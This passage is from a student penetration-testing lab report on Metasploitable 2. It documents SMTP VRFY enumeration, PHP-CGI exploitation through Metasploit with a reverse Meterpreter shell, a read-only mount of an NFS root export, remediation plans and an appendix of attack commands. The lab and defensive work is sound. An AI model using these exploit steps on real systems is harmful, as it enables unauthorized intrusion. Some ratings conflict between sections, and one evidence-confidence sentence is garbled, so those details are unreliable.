
6. Finding F-04 — SMTP VRFY account enumeration

Risk rating	Medium (contextual)
Service	Postfix smtpd on TCP/25
Evidence	Nmap smtp-commands; Metasploit smtp_enum; direct Netcat VRFY checks
Responses	VRFY msfadmin → 252 2.0.0; VRFY postgres → 252 2.0.0; VRFY randomuser12345 → 550 5.1.1
Interpretation	Differential replies support user enumeration; 252 is not definitive confirmation of account existence.
Shell status	No SMTP-based command execution demonstrated.
Remediation	Restrict SMTP exposure, reduce VRFY user disclosure, audit mail relay and monitor probing.

The Nmap script advertised PIPELINING, VRFY, ETRN, STARTTLS and other capabilities. Metasploit enumeration produced a list of plausible accounts. Manual comparison between probable users and an invented invalid username confirmed different response patterns.




Evidence 20. SMTP protocol interaction / service banner.



Evidence 21. SMTP username enumeration module and observed response.

7. HTTP assessment — Successful PHP-CGI Exploitation

Port 80 was running Apache httpd 2.2.8 (Ubuntu). The Metasploit module exploit/multi/http/php_cgi_arg_injection was used against 192.168.56.105. The initial attempt failed because the reverse TCP handler was configured with an incorrect LHOST address. After correcting LHOST to the Kali Linux IP (192.168.56.103), exploitation succeeded and a Meterpreter session was established. The commands whoami, id, and hostname confirmed shell access as www-data (UID 33) on Metasploitable 2.



Evidence 22. Metasploitable 2 web application landing page accessed through the Kali Linux browser.

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sV 192.168.56.105 -p 80
[sudo] password for kali:
Starting Nmap 7.99 ( https://nmap.org ) at 2026-10-23 14:14 -0400
Nmap scan report for 192.168.56.105 (192.168.56.105)
Host is up (0.00094s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.2.8 ((Ubuntu) DAV/2)
MAC Address: 08:00:27:2D:23:7A (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.67 seconds

┌──(kali㉿kali)-[~]
└─$
```

Evidence 23. Nmap service detection identifying Apache HTTP Server 2.2.8 on TCP port 80.

```
msf > search http_version

Matching Modules
================

   #  Name                                  Disclosure Date  Rank    Check  Description
   -  ----                                  ---------------  ----    -----  -----------
   0  auxiliary/scanner/http/http_version   .                normal  No     HTTP Version Detection

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/http/http_version

msf > use 0
msf auxiliary(scanner/http/http_version) > show options

Module options (auxiliary/scanner/http/http_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]. Supported proxies: socks5, socks5h, sapni, http, socks4
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    80               yes       The target port (TCP)
   SSL      false            no        Negotiate SSL/TLS for outgoing connections
   THREADS  1                yes       The number of concurrent threads (max one per host)
   VHOST                     no        HTTP server virtual host

View the full module info with the info, or info -d command.
```

Evidence 24. Metasploit HTTP version detection module used to enumerate the target web server.

```
msf auxiliary(scanner/http/http_version) > grep cgi search php 5.4.2
   1  exploit/multi/http/php_cgi_arg_injection           2012-05-03       excellent  Yes    PHP CGI Argument Injection
msf auxiliary(scanner/http/http_version) > use 1
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf exploit(multi/http/php_cgi_arg_injection) > show options

Module options (exploit/multi/http/php_cgi_arg_injection):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   PLESK        false            yes       Exploit Plesk
   Proxies                       no        A proxy chain of format type:host:port[,type:host:port][ ... ]. Supported proxies: socks5, socks5h, sapni, http, socks4
   RHOSTS                        yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT        80               yes       The target port (TCP)
   SSL          false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI                     no        The URI to request (must be a CGI-handled PHP script)
   URIENCODING  0                yes       Level of URI URIENCODING and padding (0 for minimum)
   VHOST                         no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.2.15        yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port



Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.

msf exploit(multi/http/php_cgi_arg_injection) > set RHOSTS 192.168.56.105
RHOSTS => 192.168.56.105
msf exploit(multi/http/php_cgi_arg_injection) > run
[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Exploit completed, but no session was created.
msf exploit(multi/http/php_cgi_arg_injection) > set LHOST 192.168.56.103
LHOST => 192.168.56.103
```


Evidence 25. Initial PHP-CGI exploitation attempt without an established reverse shell session.



Evidence 26. Successful PHP-CGI exploitation after correcting the LHOST configuration, resulting in a Meterpreter session with www-data privileges.

8. SMB and Samba checks


SMB ports 139/445 were identified and further module investigation appears in the source screenshots. One terminal shows a Meterpreter session and shell commands with uid=33(www-data), hostname metasploitable. This is evidence of an obtained low-privilege shell in the lab, but the pictured module context does not justify attributing the session to the SMB protocol without a complete consistent exploit log. It is therefore retained as a separately observed access result and not promoted into a verified Samba vulnerability claim.




Evidence 27. Samba module setup and configured service target.



Evidence 28. Module execution output and later shell identity as www-data.



Evidence 29. SMB version/enumeration module selection.



Evidence 30. SMB version scanner options and target.

9. Finding F-03 — Insecure NFS root filesystem export

Risk rating	High to Critical depending on confirmed privileges and exposure
Service	rpcbind TCP/111; NFS TCP/2049
Export listing	showmount -e 192.168.56.105 → / *
Export configuration	/ *(rw,sync,no_root_squash,no_subtree_check)
Proven outcome	Successful read-only NFSv3 mount of target root filesystem and directory listing.
Not yet proven	Writable client mount, actual remote root-owned file modification, or shell via NFS.
Remediation	Never export / to *. Export minimum needed directory to explicit trusted client IPs; use ro and root_squash, network filters and stronger authentication.

RPC/NFS portmapping revealed the NFS/mountd services. The client then mounted 192.168.56.105:/ at /mnt/metasploitable with ro,vers=3, exposing top-level directories such as etc, home, root, usr and var. A subsequent read of /etc/exports showed a server-side rw setting combined with no_root_squash and a wildcard client selector. Despite that unsafe server configuration, the Kali mount was read-only; no write test or NFS-mediated shell is part of the evidence. The unusual root-level executable visible in one directory listing has not been attributed to this weakness.

```
┌──(kali㉿kali)-[~]
└─$ showmount -e 192.168.56.105
Export list for 192.168.56.105:
/ *

┌──(kali㉿kali)-[~]
└─$ sudo mkdir -p /mnt/metasploitable
[sudo] password for kali:

┌──(kali㉿kali)-[~]
└─$ sudo mount -t nfs -o ro,vers=3 192.168.56.105:/ /mnt/metasploitable
Created symlink '/run/systemd/system/remote-fs.target.wants/rpc-statd.service' → '/usr/lib/systemd/system/rpc-statd.service'.

┌──(kali㉿kali)-[~]
└─$ ls -la /mnt/metasploitable
total 1280
drwxr-xr-x 21 root root    4096 Oct 21 06:52 .
drwxr-xr-x  3 root root    4096 Oct 24 05:24 ..
drwxr-xr-x  2 root root    4096 May 13  2012 bin
drwxr-xr-x  3 root root    4096 Apr 28  2010 boot
lrwxrwxrwx  1 root root      11 Apr 28  2010 cdrom → media/cdrom
drwxr-xr-x  2 root root    4096 Apr 28  2010 dev
drwxr-xr-x 94 root root    4096 Oct 24 04:28 etc
drwxr-xr-x  6 root root    4096 Apr 16  2010 home
drwxr-xr-x  2 root root    4096 Mar 16  2010 initrd
lrwxrwxrwx  1 root root      32 Apr 28  2010 initrd.img → boot/initrd.img-2.6.24-16-server
drwxr-xr-x 13 root root    4096 May 13  2012 lib
drwx------  2 root root   16384 Mar 16  2010 lost+found
drwxr-xr-x  4 root root    4096 Mar 16  2010 media
drwxr-xr-x  3 root root    4096 Apr 28  2010 mnt
-rw-------  1 root root   13031 Oct 24 04:28 nohup.out
drwxr-xr-x  2 root root    4096 Mar 16  2010 opt
dr-xr-xr-x  2 root root    4096 Apr 28  2010 proc
drwxr-xr-x 13 root root    4096 Oct 24 04:28 root
drwxr-xr-x  2 root root    4096 May 13  2012 sbin
drwxr-xr-x  2 root root    4096 Mar 16  2010 srv
drwxr-xr-x  2 root root    4096 Apr 28  2010 sys
drwxrwxrwt  4 root root    4096 Oct 24 05:06 tmp
drwxr-xr-x 12 root root    4096 Apr 28  2010 usr
drwxr-xr-x 14 root root    4096 Mar 17  2010 var
lrwxrwxrwx  1 root root      29 Apr 28  2010 vmlinuz → boot/vmlinuz-2.6.24-16-server
-rwx------  1 root root 1188612 Oct 21 06:52 xMGjLeNDHnez
```

Evidence 31. NFS export listing and successful mount to the Kali filesystem.

```
┌──(kali㉿kali)-[~]
└─$ rpcinfo 192.168.56.105
   program version netid     address                service    owner
    100000    2    tcp       0.0.0.0.0.111          portmapper unknown
    100000    2    udp       0.0.0.0.0.111          portmapper unknown
    100024    1    udp       0.0.0.151.115          status     unknown
    100024    1    tcp       0.0.0.139.90           status     unknown
    100003    2    udp       0.0.0.8.1              nfs        unknown
    100003    3    udp       0.0.0.8.1              nfs        unknown
    100003    4    udp       0.0.0.8.1              nfs        unknown
    100021    1    udp       0.0.0.217.220          nlockmgr   unknown
    100021    3    udp       0.0.0.217.220          nlockmgr   unknown
    100021    4    udp       0.0.0.217.220          nlockmgr   unknown
    100003    2    tcp       0.0.0.8.1              nfs        unknown
    100003    3    tcp       0.0.0.8.1              nfs        unknown
    100003    4    tcp       0.0.0.8.1              nfs        unknown
    100021    1    tcp       0.0.0.182.177          nlockmgr   unknown
    100021    3    tcp       0.0.0.182.177          nlockmgr   unknown
    100021    4    tcp       0.0.0.182.177          nlockmgr   unknown
    100005    1    udp       0.0.0.212.88           mountd     unknown
    100005    1    tcp       0.0.0.203.208          mountd     unknown
    100005    2    udp       0.0.0.212.88           mountd     unknown
    100005    2    tcp       0.0.0.203.208          mountd     unknown
    100005    3    udp       0.0.0.212.88           mountd     unknown
    100005    3    tcp       0.0.0.203.208          mountd     unknown
```

Evidence 32. Root filesystem directory listing visible through mounted NFS share.

10. RPC and legacy services: enumeration only

The rpcinfo evidence maps RPC program numbers to rpcbind, NFS, mountd, nlockmgr and status services, including dynamic ports. This identifies an attack surface and explains how the NFS export was found. Ports 512–514 were also observed among the legacy services. No command execution is attributed to rpcbind itself.

11. Risk prioritization and remediation plan

Assessment basis: The ratings below are analyst-assigned, qualitative priorities for an intentionally vulnerable, isolated training host; they are not calculated CVSS scores. “Observed” is restricted to terminal evidence in this report. “Potential” describes credible impact in an exposed real environment.

Risk register (rated findings): F-01 Backdoored FTP — CRITICAL (root command execution proven); F-02 SSH default credentials — HIGH (valid login/session proven); F-03 NFS unrestricted root export — CRITICAL configuration risk (root export mounted; writable/root-owned file modification not tested); F-04 SMTP VRFY account enumeration — LOW (different responses observed; 252 does not independently verify identities). F-05 | High | PHP-CGI Argument Injection — Successful remote command execution as www-data (UID 33).

F-01 | Backdoored vsFTPd 2.3.4 | CRITICAL

Observed evidence. TCP/21 advertised vsFTPd 2.3.4. The Metasploit vsftpd_234_backdoor test opened a session; post-access commands reported whoami=root, uid=0(root), and hostname=metasploitable. See Section 3 and its original terminal figures.

Risk mechanism. A compromised FTP distribution provides an unauthorized command-execution path. Network-reachable exploitation resulted in root privileges without an approved login.

Impact. Confidentiality: system files potentially readable. Integrity: system files/configuration potentially alterable. Availability: services could be disrupted. The report demonstrates privileged execution, not exfiltration or service disruption.

Recommended fix. Remove the compromised FTP installation and replace it from a verified, maintained distribution, or disable FTP entirely. Validate package origin and checksums, rotate potentially exposed credentials, review system integrity, and restrict FTP traffic to approved sources while migrating to secure transfer.

Retest and acceptance. Verify that the compromised binary/package is gone and the version/source is trusted; confirm TCP/21 is closed if disabled; run the same authorized backdoor validation against a restored or fixed lab clone and require no unauthorized command-execution session.

F-02 | SSH default credentials | HIGH

Observed evidence. The ssh_login scanner authenticated successfully with the deliberately documented lab default account msfadmin and reported an SSH session. The local OpenSSH client also reported legacy ssh-rsa/ssh-dss host-key negotiation. See Section 4.

Risk mechanism. Known or guessable default credentials allow password-based login wherever SSH is reachable. Weak host-key negotiation is a separate legacy-configuration concern, not proof of an SSH software exploit.

Impact. Confidentiality: account-readable files could be exposed. Integrity: account-permitted changes may be made. Availability: depends on permissions and allowed commands; root access was not claimed from this SSH test.

Recommended fix. Replace vendor/default passwords and deactivate unnecessary accounts; prefer key-based login, restrict SSH using firewall/VPN and approved administrator sources, configure modern host keys/ciphers, rate limits, and authentication logging.

Retest and acceptance. Verify msfadmin default password no longer authenticates; confirm a distinct approved administrator can still log in securely; verify modern SSH algorithms and monitor unsuccessful login events.

F-03 | Insecure NFS root export | CRITICAL (configuration risk)

Observed evidence. showmount -e advertised “/ *”; /etc/exports contained “/ *(rw,sync,no_root_squash,no_subtree_check)”. A read-only NFSv3 mount from Kali succeeded and displayed system directories. The Kali mount options explicitly included ro. See Section 9 and the later configuration commands.

Risk mechanism. The whole root filesystem is exportable to any client; server-side rw and no_root_squash can allow clients that mount read-write as root to act with root UID over the share, subject to other server controls.

Impact. Confirmed: broad network filesystem exposure and directory listing. Potential: confidential file exposure, unauthorized modifications to privileged files, and follow-on compromise. Remote writes, root-owned test files, and NFS-derived shell access were NOT demonstrated.

Recommended fix. Remove export of / entirely. Export only a dedicated minimum-necessary directory to named trusted IPs/subnets; use ro wherever possible, enable root_squash, apply filesystem permissions, firewall NFS/mountd/rpcbind, and monitor export changes.

Retest and acceptance. showmount -e must no longer advertise / to *. From an unauthorized client, a root export mount must fail. For a permitted share, verify the least-privilege permissions and that remote UID 0 cannot create or modify protected root-owned files.

F-04 | SMTP VRFY username enumeration | LOW

Observed evidence. Postfix SMTP on TCP/25 advertised VRFY. VRFY msfadmin and VRFY postgres returned 252 2.0.0, while a randomly chosen nonexistent username returned 550 5.1.1. The Metasploit smtp_enum module also listed probable accounts. See Section 6.

Risk mechanism. Different replies for likely account names and invalid input can assist username guessing. Code 252 means the server cannot definitively verify the account; it is not a confirmed successful login.

Impact. Limited information disclosure may aid password guessing or social engineering if other controls are weak. Neither account compromise nor SMTP-based shell access was shown.

Recommended fix. Disable unnecessary SMTP VRFY functionality (for Postfix, assess disable_vrfy_command=yes), restrict relay and user-enumeration exposure, apply mail-server updates, and monitor repeated verification attempts. Test user-address response policy against actual mail-delivery requirements.

Retest and acceptance. Repeat controlled VRFY probes with authorized test identities and invalid strings; confirm the command is disabled or no longer provides usable identity distinctions without disrupting expected mail functionality.

F-05 — PHP-CGI Argument Injection | HIGH

Observed Evidence: Following an unsuccessful initial attempt, the tester corrected the LHOST configuration and successfully established a Meterpreter session using the PHP-CGI exploitation module. Shell verification identified the www-data account (UID 33) on Metasploitable 2.

Risk and Impact: The vulnerability permits unauthorized remote command execution with web-server privileges. An attacker could potentially access application files, modify writable web content, or attempt further privilege escalation.

Recommended Remediation: Upgrade the affected PHP installation to a supported, patched version, disable unnecessary CGI functionality, restrict access to CGI endpoints, and implement least-privilege permissions.

Retesting: Repeat the authorized exploit test after remediation and verify that no unauthorized command-execution session can be established.

Remediation order and ownership

P1 — Remove compromised FTP / isolate exposed VM immediately. Owner: system administrator. Evidence of closure: service removed or trusted replacement and negative authorized exploit retest.

P1 — Stop unrestricted NFS root export. Owner: Linux/storage administrator. Evidence of closure: scoped exports, root squashing and denial of unauthorized mounts.

P2 — Eliminate SSH default credentials and obsolete algorithms. Owner: identity/server administrator. Evidence of closure: old password rejected, approved access retained, modern negotiation.

P3 — Reduce SMTP user enumeration and monitor probing. Owner: mail administrator. Evidence of closure: controlled VRFY retest and verified message delivery.

Remediation verification status

NOT PERFORMED. The target was intentionally retained in a vulnerable state for training. No finding is marked fixed or closed, and no post-remediation screenshots are asserted. This section specifies concrete acceptance criteria for a separate hardened clone.

Evidence confidence and scope note

High confidence: FTP root shell, SSH account authentication, SMTP response differences, NFS configuration and read-only mount. remote NFS write/root-squash exploitation, SMTP shell, PHP-CGI remote code execution, or compromise via rpcbind alone. Screenshot captions and terminal excerpts throughout the report remain the evidence of record.

12. Limitations and evidence integrity

This assessment was conducted against a single intentionally vulnerable virtual machine in an isolated laboratory environment. All findings were documented using practical command outputs and screenshots.

Successful shell access was demonstrated through the vsFTPd and PHP-CGI exploitation modules. However, NFS-based shell access, unauthorized remote file modifications through NFS, and SMTP-based command execution were not demonstrated.

No data exfiltration, persistence mechanisms, or destructive activities were performed. Remediation recommendations were documented, but post-remediation testing was not conducted because the virtual machine was retained in its intentionally vulnerable state.

13. Conclusion

The IqraSec Academy Phase 2 assessment successfully demonstrated practical penetration-testing techniques against the Metasploitable 2 virtual machine in an authorized laboratory environment.

The assessment included network reconnaissance, service enumeration, vulnerability identification, and controlled exploitation. Successful exploitation of the vsFTPd 2.3.4 backdoor resulted in root-level access, while PHP-CGI exploitation established a Meterpreter session with www-data privileges. SSH default credentials were also successfully validated.

Additionally, SMTP username enumeration and an insecure NFS root filesystem export were identified and documented. These findings demonstrated the risks associated with weak authentication, vulnerable services, and insecure configurations.

This practical assessment strengthened my understanding of vulnerability assessment, exploitation, privilege verification, evidence collection, and remediation planning. The objectives of IqraSec Academy Phase 2 were successfully achieved.

Appendix A — Reproducible command and evidence register

Discovery | sudo nmap -sn 192.168.56.0/24

Services | sudo nmap -sV 192.168.56.105

FTP | search vsftpd 2.3.4; use exploit/unix/ftp/vsftpd_234_backdoor; set RHOSTS 192.168.56.105; run

SSH | use auxiliary/scanner/ssh/ssh_login; set RHOSTS 192.168.56.105; run

SMTP | nmap -p 25 --script smtp-commands 192.168.56.105; nc -nv 192.168.56.105 25; VRFY msfadmin

HTTP | nmap -sV -p 80 192.168.56.105

RPC/NFS | showmount -e 192.168.56.105; sudo mount -t nfs -o ro,vers=3 192.168.56.105:/ /mnt/metasploitable

NFS configuration | cat /mnt/metasploitable/etc/exports; findmnt -no SOURCE,OPTIONS /mnt/metasploitable

Identity checks | whoami; id; hostname

References and Evidence Documentation

All screenshots included in this report represent practical testing performed on the Metasploitable 2 virtual machine. Successful exploitation, service enumeration, and unsuccessful attempts are documented according to their observed results. Screenshots were organized alongside the relevant testing procedures to support the findings.

The assessment was conducted in an isolated VirtualBox environment using Kali Linux. Evidence files and original screenshots should be preserved with the final submission.

References

1. **Rapid7 — Metasploit Framework Documentation**
   https://docs.metasploit.com/
2. **Nmap — Network Scanning Reference Guide**
   https://nmap.org/book/
3. **Kali Linux — Official Documentation**
   https://www.kali.org/docs/
4. **Rapid7 — Metasploitable 2 Documentation**
   https://docs.rapid7.com/metasploit/metasploitable-2/
5. **VulnHub — Metasploitable 2 Vulnerable Machine**
   https://www.vulnhub.com/entry/metasploitable-2,29/